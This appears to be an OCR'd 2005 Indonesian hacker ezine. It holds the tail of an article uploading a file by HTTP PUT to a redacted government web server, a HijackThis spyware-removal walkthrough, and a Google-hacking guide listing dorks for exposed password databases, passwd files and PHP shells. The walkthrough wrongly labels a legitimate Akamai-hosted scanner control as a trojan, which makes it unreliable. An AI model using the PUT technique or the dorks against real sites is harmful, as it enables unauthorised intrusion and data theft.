Contoh Web Server tersebut .

```
[the_day@linux-ij ~]$ telnet www.####.go.id 80
Trying xxx.xxx.xxx.xxx...
Connected to www.####.go.id (xxx.xxx.xxx.xxx).
Escape character is '^]'.
OPTIONS * HTTP/1.0
```

Copyright@2005 http://echo<dot>or<dot>id



```
HTTP/1.0 200 OK
Content-Length: 0
Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
Date: Mon, 07 Feb 2005 12:00:27 GMT
Server: Apache Tomcat/4.0-b6-dev (HTTP/1.1 Connector)

Connection closed by foreign host.
```

Jika ada metode PUT dan DELETE, maka kita bisa menguplod file dengan menggunakan metode PUT dan menghapus file yg ada dengan DELETE.

```
[the_day@linux-ij ~]$ telnet www.####.go.id 80
Trying xxx.xxx.xxx.xxx...
Connected to www.####.go.id (xxx.xxx.xxx.xxx).
Escape character is '^]'.
PUT /test.txt HTTP/1.0
Host:www.####.go.id
Content-Length:22
just test your site

test.txt has been saved
Connection closed by foreign host.
```

--- 02 // Referensi ----------


- http://www.ietf.org/rfc/rfc2616.txt
- http://net-square.com/httprint/
- http://10function.kicks-ass.org/sucka/W3BN4STY.cgi

--- 03 // Greetz ----------

All Echo Staff (y3d1ps,Moby,ComeX,z3r0byt3,C-a-s-e,S`to & Lirva32), Someone yg merasa di sayang aja :) (I LOVE U), All Newbies hackers

---------- EOF //-----

Copyright@2005 http://echo<dot>or<dot>id



[Windows Malware Removal]
[vladb <bimodct@eml.cc>]

Pernah pusing karena spyware? Atau dibikin stres karena ada orang yang memasang program iseng di komputer ?

Sebenarnya, program program tipe ini sangat gampang dan mudah untuk dihapus dari komputer, masalahnya tidak semua orang mau belajar basicnya dan hanya tau "jalanin program ini buat remove spyware ini, jalanin program itu buat remove spyware yg itu", akhirnya begitu ada spyware jenis baru, kelabakanlah semuanya !

Cara yg paling simple, i bet all of you know this before, _JANGAN SEKALI SEKALI JALANKAN PROGRAM YANG TIDAK JELAS ASALNYA DARIMANA_ ! titik.
dan, jangan pernah coba browse site underground menggunakan IE, karena amat sangat tidak secure! (pernah coba download crack pake IE ? begitu selesai, dijamin langsung puluhan popup porno dan program aneh mulai jalan di background)

Dasarnya manusia penasaran, baru juga diumpanin program yang _katanya_ bisa ngecrack password atau buat nyolong account email, langsung dijalanin! Besoknya baru bingung, lho kok password gue ngga bisa dipake lagi? lho kok email gue ada yg baca ? lho kok account isp gue tagihannya membludak? [plus lho kok.. lho kok.. yg lainnya] memang sih berguna untuk mencuri password, tapi pertanyaan disini, password siapa yang akan diambil? hehe..

Cara kedua.. which is my favourite way, Pakai program yang namanya HijackThis [www.spywareinfo.com] HijackThis adalah salah satu program yang _amat sangat_ powerfull, program ini bisa mendetect hampir semua trik yang dipakai spyware untuk menyembunyikan programnya !


Banyak orang yg pusing, gimana sih cara make HijackThis ? perasaan udah gue scan tapi tetep aja ada spywarenya, gimana nih kok banyak banget item yg keluar ? yg musti di fix yg mana ??

Let's try it..
Pertama, scan system,

Begin Logfile

Logfile of HijackThis v1.97.7
Platform: Windows XP SP2 (WinNT 5.01.2600)
MSIE: Internet Explorer v6.00 SP2 (6.00.2900.2180)


Copyright@2005 http://echo<dot>or<dot>id



Running processes:
C:\WINDOWS\System32\smss.exe
C:\WINDOWS\system32\winlogon.exe
C:\WINDOWS\system32\services.exe
C:\WINDOWS\system32\lsass.exe
C:\WINDOWS\system32\svchost.exe
C:\WINDOWS\System32\svchost.exe
C:\WINDOWS\system32\spoolsv.exe
C:\WINDOWS\Explorer.EXE
C:\WINDOWS\system32\PROMon.exe
C:\WINDOWS\SOUNDMAN.EXE
C:\Program Files\Common Files\Symantec Shared\ccSetMgr.exe
C:\Program Files\Adaptec\Easy CD Creator5\DirectCD\DirectCD.exe
C:\WINDOWS\System32\igfxtray.exe
C:\WINDOWS\System32\hkcmd.exe
C:\PROGRA~1\TEXTBR~1.0\Bin\INSTAN~1.EXE
C:\WINDOWS\system32\wfxsnt40.exe
C:\Program Files\Microsoft Hardware\Mouse\point32.exe
C:\Program Files\Common Files\Symantec Shared\ccApp.exe
C:\Program Files\Norton AntiVirus\navapsvc.exe
C:\Program Files\Messenger\msmsgs.exe
C:\WINDOWS\System32\NMSSvc.exe
C:\Program Files\Norton AntiVirus\IWP\NPFMntor.exe
C:\Program Files\Norton Utilities\NPROTECT.EXE
C:\Program Files\Norton Utilities\SYSDOC32.EXE
C:\Program Files\SpywareGuard\sgmain.exe
C:\Program Files\Common Files\Symantec Shared\SNDSrvc.exe
C:\Program Files\Common Files\Symantec Shared\SPBBC\SPBBCSvc.exe
C:\Program Files\Speed Disk\nopdb.exe
C:\Program Files\Common Files\Symantec Shared\CCPD-LC\symlcsvc.exe
C:\Program Files\Yahoo!\Messenger\ymsgr_tray.exe
C:\Program Files\SpywareGuard\sgbhp.exe
C:\Program Files\Common Files\Symantec Shared\ccEvtMgr.exe
C:\WINDOWS\System32\svchost.exe
C:\Documents and Settings\anastasia\Desktop\HijackThis.exe


R1 - HKCU\Software\Microsoft\Internet Explorer,SearchURL =
http://www.begin2search.com/sidesearch.html
R0 - HKCU\Software\Microsoft\Internet Explorer\Main,Start Page =
http://www.yahoo.com/
R1 - HKCU\Software\Microsoft\Internet Explorer\Search,SearchAssistant =
http://www.begin2search.com/sidesearch.html
R0 - HKLM\Software\Microsoft\Internet Explorer\Search,SearchAssistant =
http://www.begin2search.com/sidesearch.html

Copyright@2005 http://echo<dot>or<dot>id



O2 - BHO: (no name) - {06849E9F-C8D7-4D59-B87D-784B7D6BE0B3} - C:\Program Files\Adobe\Acrobat 6.0\Reader\ActiveX\AcroIEHelper.dll
O2 - BHO: SpywareGuard Download Protection - {4A368E80-174F-4872-96B5-0B27DDD11DB2} - C:\Program Files\SpywareGuard\dlprotect.dll
O2 - BHO: (no name) - {53707962-6F74-2D53-2644-206D7942484F} - C:\PROGRA~1\SPYBOT~1\SDHelper.dll
O2 - BHO: (no name) - {AA58ED58-01DD-4d91-8333-CF10577473F7} - c:\program files\google\googletoolbar1.dll
O2 - BHO: NAV Helper - {BDF3E430-B101-42AD-A544-FADC6B084872} - C:\Program Files\Norton AntiVirus\NavShExt.dll
O2 - BHO: ohb - {CB5B2BC6-F957-4D8A-BE67-83F3EC58BA01} - C:\WINDOWS\System32\dsktrf.dll
O2 - BHO: Search Help - {E8EAEB34-F7B5-4C55-87FF-720FAF53D841} - C:\Documents and Settings\anastasia\Local Settings\Temp\a9sQ.dll

O3 - Toolbar: Norton AntiVirus - {42CDD1BF-3FFB-4238-8AD1-7859DF00B1D6} - C:\Program Files\Norton AntiVirus\NavShExt.dll
O3 - Toolbar: &Google - {2318C2B1-4965-11d4-9B18-009027A5CD4F} - c:\program files\google\googletoolbar1.dll
O4 - HKLM\..\Run: [PROMon.exe] PROMon.exe
O4 - HKLM\..\Run: [SoundMan] SOUNDMAN.EXE
O4 - HKLM\..\Run: [AdaptecDirectCD] C:\Program Files\Adaptec\Easy CD Creator 5\DirectCD\DirectCD.exe
O4 - HKLM\..\Run: [IgfxTray] C:\WINDOWS\System32\igfxtray.exe
O4 - HKLM\..\Run: [HotKeysCmds] C:\WINDOWS\System32\hkcmd.exe
O4 - HKLM\..\Run: [InstantAccess] C:\PROGRA~1\TEXTBR~1.0\Bin\INSTAN~1.EXE /h
O4 - HKLM\..\Run: [RegisterDropHandler] C:\PROGRA~1\TEXTBR~1.0\Bin\REGIST~1.EXE
O4 - HKLM\..\Run: [POINTER] C:\Program Files\Microsoft Hardware\Mouse\point32.exe
O4 - HKLM\..\Run: [ccApp] "C:\Program Files\Common Files\Symantec Shared\ccApp.exe"
O4 - HKLM\..\Run: [Symantec NetDriver Monitor] C:\PROGRA~1\SYMNET~1\SNDMon.exe
O4 - HKLM\..\Run: [MSConfig] C:\WINDOWS\PCHealth\HelpCtr\Binaries\MSConfig.exe /auto
O4 - HKLM\..\RunServices: [RegisterDropHandler] C:\PROGRA~1\TEXTBR~1.0\Bin\REGIST~1.EXE
O4 - HKCU\..\Run: [MSMSGS] "C:\Program Files\Messenger\msmsgs.exe" /background
O4 - HKCU\..\Run: [Peoa] C:\Documents and Settings\anastasia\Application Data\rrtr.exe
O4 - HKCU\..\Run: [Yahoo! Pager] C:\Program Files\Yahoo!\Messenger\ypager.exe -quiet




O4 - Startup: SpywareGuard.lnk = C:\Program Files\SpywareGuard\sgmain.exe
O4 - Global Startup: EZ Station.lnk = C:\WINDOWS\twain_32\IBMScanner\SxCenter.exe
O4 - Global Startup: Norton System Doctor.lnk = C:\Program Files\Norton Utilities\SYSDOC32.EXE
O8 - Extra context menu item: &Google Search - res://C:\Program Files\Google\GoogleToolbar1.dll/cmsearch.html
O8 - Extra context menu item: Backward Links - res://C:\Program Files\Google\GoogleToolbar1.dll/cmbacklinks.html
O8 - Extra context menu item: Cached Snapshot of Page - res://C:\Program Files\Google\GoogleToolbar1.dll/cmcache.html
O8 - Extra context menu item: Similar Pages - res://C:\Program Files\Google\GoogleToolbar1.dll/cmsimilar.html
O8 - Extra context menu item: Translate into English - res://C:\Program Files\Google\GoogleToolbar1.dll/cmtrans.html
O8 - Extra context menu item: Web Rebates - file://C:\Program Files\Web_Rebates\Sy1150\Tp1150\scri1150a.htm
O9 - Extra button: Messenger (HKLM)
O9 - Extra 'Tools' menuitem: Yahoo! Messenger (HKLM)
O9 - Extra button: Messenger (HKLM)
O9 - Extra 'Tools' menuitem: Windows Messenger (HKLM)
O16 - DPF: {30528230-99F7-4BB4-88D8-FA1D4F56A2AB} (YInstStarter Class) - http://download.yahoo.com/dl/installs/yinst.cab
O16 - DPF: {6414512B-B978-451D-A0D8-FCFDF33E833C} (WUWebControl Class) - >> http://v5.windowsupdate.microsoft.c...b?1101233738078
O16 - DPF: {74D05D43-3236-11D4-BDCD-00C04F9A3B61} (HouseCall Control) - >> http://a840.g.akamai.net/7/840/537/...all/xscan53.cab
O16 - DPF: {9F1C11AA-197B-4942-BA54-47A8489BB47F} - >> http://v4.windowsupdate.microsoft.c...CAB?37673.54625
O16 - DPF: {D27CDB6E-AE6D-11CF-96B8-444553540000} (Shockwave Flash Object) - >> http://download.macromedia.com/pub/...ash/swflash.cab
End of Logfile

Pusing ?

Log file ini menunjukkan semua process yang sedang dijalankan dan
registry key apa saja yang terdapat kemungkinan di susupi oleh
trojan atau spyware tersebut, dapat dilihat diatas, logfile tersebut
menunjukkan bahwa komputer ini terkena spyware 'begin2search' !

masalahnya, item mana yg musti di fix ?

tempat yang pas untuk mengetahui apakah suatu program itu valid atau tidak,



coba cek ke www.processlibrary.com atau www.google.com (pastinya), plus sedikit intuisi diperlukan disini !

R1 - HKCU\Software\Microsoft\Internet Explorer,SearchURL = http://www.begin2search.com/sidesearch.html
R0 - HKCU\Software\Microsoft\Internet Explorer\Main,Start Page = http://www.yahoo.com/
R1 - HKCU\Software\Microsoft\Internet Explorer\Search,SearchAssistant = http://www.begin2search.com/sidesearch.html
R0 - HKLM\Software\Microsoft\Internet Explorer\Search,SearchAssistant = http://www.begin2search.com/sidesearch.html

4 entry diatas menandakan bahwa IE telah di rubah settingannya untuk menggunakan begin2search sebagai search assistant.

O2 - BHO: ohb - {CB5B2BC6-F957-4D8A-BE67-83F3EC58BA01} - C:\WINDOWS\System32\dsktrf.dll
O2 - BHO: Search Help - {E8EAEB34-F7B5-4C55-87FF-720FAF53D841} - C:\Documents and Settings\anastasia\Local Settings\Temp\a9sQ.dll

Entry ini menandakan file yang akan diload setiap kali IE start (browser helper object), setelah di cek ke processlibrary, ternyata tidak ada entry yg valid untuk 2 file tersebut.


O4 - HKCU\..\Run: [Peoa] C:\Documents and Settings\anastasia\Application Data\rrtr.exe

File ini akan di run setiap kali windows boot, setelah di cek, file tersebut juga bukan bawaan standar windows.

O16 - DPF: {74D05D43-3236-11D4-BDCD-00C04F9A3B61} (HouseCall Control) - >> http://a840.g.akamai.net/7/840/537/...all/xscan53.cab

Tanpa perlu dicek, ini sudah pasti merupakan file bawaan dari salah satu trojan, cirinya bisa kita liat dari host akamai.net yang notabene terkenal sebagai salah satu perusahaan advertising besar di amerika. untuk mengetahui DPF (download program files) anda bisa cek helpfile yang terdapat di dalam HijackThis.

Setelah semua file yang mencurigakan diatas kita fix menggunakan HijackThis, semua instance dari begin2search telah hilang dari



komputer tersebut. dan, kalau anda ingin memaksimalkan kerja komputer, anda dapat mencoba untuk mematikan beberapa program yang auto-start pada saat windows boot !

Atau, kalau anda ingin membersihkan button button extra di IE, anda bisa coba memfix entry berikut

google toolbar
O8 - Extra context menu item: &Google Search - res://C:\Program Files\Google\GoogleToolbar1.dll/cmsearch.html
O8 - Extra context menu item: Backward Links - res://C:\Program Files\Google\GoogleToolbar1.dll/cmbacklinks.html
O8 - Extra context menu item: Cached Snapshot of Page - res://C:\Program Files\Google\GoogleToolbar1.dll/cmcache.html
O8 - Extra context menu item: Similar Pages - res://C:\Program Files\Google\GoogleToolbar1.dll/cmsimilar.html
O8 - Extra context menu item: Translate into English - res://C:\Program Files\Google\GoogleToolbar1.dll/cmtrans.html

web rebates
O8 - Extra context menu item: Web Rebates - file://C:\Program Files\Web_Rebates\Sy1150\Tp1150\scri1150a.htm


messenger dan yahoo messenger
O9 - Extra button: Messenger (HKLM)
O9 - Extra 'Tools' menuitem: Yahoo! Messenger (HKLM)
O9 - Extra button: Messenger (HKLM)
O9 - Extra 'Tools' menuitem: Windows Messenger (HKLM)

Kesimpulannya, sebelum anda mencoba menghapus entry, coba cek dulu keabsahan file tersebut di processlibrary.com atau via google.com! setelah beberapa kali anda mencoba memfix komputer yang terkena trojan, secara otomatis anda akan tau mana yang valid dan mana yang bukan bawaan standar.

HijackThis merupakan salah satu program yang sangat advanced, sisi negatifnya, program yang benar benar valid juga ada kemungkinan untuk terhapus, tapi dengan basic yang kuat, anda akan dapat membuang 99% trojan yang ada tanpa perlu tools lain, dan seandainya anda membuat kesalahan, jangan khawatir karena HijackThis mengimplementasikan feature UNDO di dalamnya.

Untuk informasi lebih lanjut, silahkan consult ke guide HijackThis

Copyright@2005 http://echo<dot>or<dot>id



yang bertebaran di internet !

Happy hunting'


--- 00 // Greetz ----------

Semua temen2 #hackerlink lama yang 'hilang' dari peredaran, you know who you are guys ! Hope everything's ok for all of you..

And.. you of course, yes you, the one who reads this simple tutorial ;)

---------- EOF //-----]

Copyright@2005 http://echo<dot>or<dot>id



[Google Hacking]

[zylon <zylons@gmail.com>]

--- 00 // Intro ----------

Banyak sekali website yang berguguran dengan memanfaatkan pencarian pada Google untuk menemukan targetnya. Seperti Worm Santy yang melakukan defacing secara massal dengan memanfaatkan Google. Dalam hitungan hari ribuan website tampilan utamanya berubah.

Tulisan ini dibuat untuk memahami bagaimana melakukan pencarian yang baik dengan menggunakan Google. Pada bagian akhir juga terdapat trik-trik dan keyword yang sering digunakan untuk melakukan pencarian file dan juga bagaimana mencari target dengan memanfaatkan Google.

--- 01 // Penggunaan Dasar ----------

- Google tidak "case sensitive".
  Keyword: linux = LINUX = LiNuX
  Akan menghasilkan hal yang sama

- AND: Secara Default Google menggunakan keyword and.
  Keyword: menjadi hacker
  Hasilnya pencarian akan mengandung kata "menjadi" dan "hacker"


- OR: Digunakan untuk menemukan halaman yang setidaknya berisi salah satu dari keyword. Note: OR dituliskan dengan huruf besar semua.
  Keyword: hacker OR cracker
  Hasilnya pencarian akan mengandung kata "hacker" atau "cracker"

- +: Google akan mengabaikan pencarian dengan kata-kata umum seperti "how" dan "where". Jika kata-kata umum ini begitu penting, anda bisa menambahkan "+" didepan keyword tersebut.
  Keyword: hacker how ==> Kata "how" akan diabaikan
  Keyword: hacker +how ==> Kata "how" akan diikutsertakan

- -: Tanda minus "-" bisa digunakan untuk mengecualikan kata-kata tertentu dalam pencarian. Misal kita ingin mencari kata "linus tanpa linux", kita bisa menggunakan "linus -linux"

- *: Google tidak mendukung pencarian * sebagai pengganti huruf.
  Misalkan kita ingin mencari dengan kata depan menja*
  Google tidak mencari kata "menjamu", "menjadi", "menjalar", dll
  Google akan menghasilkan pencarian hanya yang mengandung kata "menja".

Copyright@2005 http://echo<dot>or<dot>id



Tetapi google mendukung penggunaan * dalam pencarian kalimat.
Keyword: "menjadi * hacker"
Hasilnya pencarian dapat menghasilkan "menjadi seorang hacker",
"menjadi white hacker", dll.

- "": Dapat digunakan untuk mencari kata yg lengkap.
Keyword: "menjadi hacker"
Hasilnya pencarian akan mengandung kata "menjadi hacker"

- ?: Dapat digunakan untuk mencari pada direktori Google
Keyword: ?intitle:index.of? mp3

--- 02 // Operator Spesial ----------

-- Contoh hasil pencarian --

Google --> Judul
... Language Tools. Ways to help with tsunami relief \
Advertising Programs - About Google ©2005 Google - > Deskripsi
Searching 8,058,044,651 web pages. /
www.google.com/ - 3k - 5 Jan 2005 --> URL


-- Contoh hasil pencarian --

- intitle: Untuk mencari kata-kata dari judul suatu halaman web.
Keyword: intitle:Admin Administrasi
Keyword tersebut akan mencari judul halaman "Admin" dengan
deskripsi "Administrasi"

- allintitle: Untuk mencari kata-kata dari judul halaman web
secara lengkap.
Keyword: allintitle:Admin Administrasi
Keyword tersebut akan mencari judul halaman yang mengandung
kata "Admin" dan "Administrasi"

- inurl: Digunakan untuk mencari semua URL yang berisi kata-kata
tertentu.
Keyword: inurl:Admin Administrasi
Keyword tersebut akan mencari URL yang mengandung kata "Admin"
dengan deskripsi "Administrasi"
- allinurl: Digunakan untuk mencari semua URL yang berisi kata-kata
tertentu.

Copyright@2005 http://echo<dot>or<dot>id



Keyword: allinurl:Admin Administrasi
Keyword tersebut akan mencari URL yang mengandung kata "Admin" dan "Administrasi"

- site: Untuk mencari dalam suatu situs tertentu saja
Keyword: site:echo.or.id
Semua pencarian hanya berdasarkan site "echo.or.id"


- cache: Ketika Googlebot mengindeks suatu situs, google akan mengambil snapshot dari semua halaman yang telah terindeks. Operator ini membantu melihat halaman-halaman yang telah dicache.
Keyword: cache:echo.or.id
Misalkan site aslinya sudah tidak aktif, anda tetap dapat melihatnya pada snapshot/cache yang disimpan oleh Google.

- define: Operator ini digunakan untuk mencari definisi dari frasa tertentu. Semua kata yang diketik setelah operator ini akan diperlakukan sebagai satu frasa.
Keyword: define:hacker

- filetype: Jika kita mencari jenis file tertentu yang berisi informasi yang anda inginkan kita bisa menggunakan operator ini.
Keyword: "hacker" filetype:pdf
Sampai tulisan ini dibuat google support tipe file
Adobe Portable Document Format (pdf)
Adobe PostScript (ps)
Lotus 1-2-3 (wk1, wk2, wk3, wk4, wk5, wki, wks, wku)
Lotus WordPro (lwp)
MacWrite (mw)
Microsoft Excel (xls)
Microsoft PowerPoint (ppt)
Microsoft Word (doc)
Microsoft Works (wks, wps, wdb)
Microsoft Write (wri)
Rich Text Format (rtf)
Shockwave Flash (swf)
Text (ans, txt)
Ref: http://www.google.com/help/faq_filetypes.html

- link: Untuk mencari tahu berapa banyak link ke suatu situs, kita bisa menggunakan operator link.
Keyword: link:www.google.com
- related: Untuk mencari halaman yang isinya mirip dengan URL tertentu.
Keyword: related:www.google.com

Copyright@2005 http://echo<dot>or<dot>id



--- 03 // Manipulasi URL Google ----------

> And bisa mengganti interface google dengan mengganti variabel hl
(default google hl=en => bahasa inggris)
Misalkan kita mengubah interface-nya menjadi bahasa Indonesia.
Ex:
http://www.google.com/search?hl=en&lr=&q=site%3Aecho.or.id&btnG=Search
Hasil modifikasi URL
http://www.google.com/search?hl=id&lr=&q=site%3Aecho.or.id&btnG=Search

> Anda dapat mengganti hasil pencarian hanya pada bahasa tertentu. Hal ini dilakukan dengan modifikasi variabel lr.
(default google lr=lang_en => bahasa inggris)
Misalkan kita hasil pencarian hanya bahasa Indonesia.
Ex:
http://www.google.com/search?hl=en&lr=&q=site%3Aecho.or.id&btnG=Search
Hasil modifikasi URL
http://www.google.com/search?hl=en&lr=lang_id&q=site%3Aecho.or.id&btnG=Search

> Secara default google akan menampilkan 10 site perhalaman. Anda dapat mengubahnya secara langsung melalui URL-nya, dengan menambahkan variabel num pada URL :D
Penggunaan num antara 1-100
Ex:
http://www.google.com/search?hl=en&lr=&q=site%3Aecho.or.id&btnG=Search
Hasil modifikasi URL


http://www.google.com/search?num=100&hl=en&lr=&q=site%3Aecho.or.id&btnG=Search

> as_qdr=mx: merupakan variabel lainnya yang dapat digunakan. Variabel ini digunakan menentukan hasil berdasarkan bulan. x antara 1-12
Ex:
http://www.google.com/search?hl=en&lr=&q=site%3Aecho.or.id&btnG=Search
Hasil modifikasi URL

http://www.google.com/search?hl=en&lr=&as_qdr=m1&q=site%3Aecho.or.id&btnG=Search

> safe=off: arti dari variabel ini filter "SafeSearch" dimatikan. "SafeSearch" untuk memfilter hasil pencarian sexual.

Dengan pengetahuan di atas anda dapat membuat sendiri form Google di komputer sendiri. Sehingga tidak perlu lagi mengunjungi http://www.google.com terlebih dahulu (kecuali anda menggunakan brwoser yang support google secara built-in



atau menggunakan Google Toolbar). Dengan melakukan ini kita bisa menghemat bandwidth ke luar negeri :D
Karena bandwidth di Indonesia mahal .....

Contoh script google.html lengkap dengan varabielnya.

--- BOF google.html ---

```
<form action="http://www.google.com/search" name=f>
Variabel num: <input name=num value=10><br>
Variabel hl: <input name=hl value=en><br>
Variabel lr: <input name=lr value=lang_id><br>
Variabel as_qdr: <input name=as_qdr value=m12><br>
Variabel safe: <input name=safe value=off><br>
<input maxLength=256 size=55 name=q value=""><br>
<input type=submit value="Google Search" name=btnG>
</form>
```

--- EOF google.html ---

Anda tinggal menghilangkan Variabel yang tidak anda inginkan atau menambahkan apapun disana. Semuanya terserah kepada anda :D
Berikut merupakan script default pencarian google.

--- BOF google.html ---

```
<form action="http://www.google.com/search" name=f>
<input maxLength=256 size=55 name=q value=""><br>
<input type=submit value="Google Search" name=btnG>
</form>
```


--- EOF google.html ---

Google masih terus dikembangkan. Untuk melihat apa yang sedang dikembangkan Google. Anda bisa ke http://labs.google.com

--- 04 // Tips & Tricks ----------

Dari dasar-dasar dan spesial operator tersebut anda bisa mencampurkan operator-operator tersebut.

Ex:
- Keyword: site:echo.or.id, menghasilkan semua site echo.or.id. Kemudian



anda bisa mencoba keyword: site:echo.or.id hacker, akan menghasilkan semua site echo.or.id yang mengandung kata hacker.

Kita juga dapat melakukan pencarian secara spesifik melalui google.
Untuk melakukannya anda dapat ke site berikut:
- http://www.google.com/bsd
- http://www.google.com/mac
- http://www.google.com/linux
- http://www.google.com/microsoft
- http://www.google.com/univ/education

Berbagai trik keyword pada Google:


parent directory books -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
parent directory /appz/ -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
parent directory DVDRip -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
parent directory video -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
parent directory Gamez -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
parent directory MP3 -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

intitle:index of intitle:mp3 -html -htm name size
intitle:index of intitle:video -html -htm name size
intitle:index of intitle:cgi-bin passwd -html -htm name size
intitle:index of intitle:cgi-bin password -html -htm name size

inurl:"admin.mdb" -html
inurl:"password.mdb" -html
inurl:"data.mdb" -html
"phpMyAdmin" "running on" inurl:"main.php"
intitle:"PHP Shell" "Enable stderr" php

Masih banyak lagi keyword yang bisa ditemukan disini [5] :D

Copyright@2005 http://echo<dot>or<dot>id



--- 05 // Referensi ----------


[1] http://www.google.com/help/basics.html
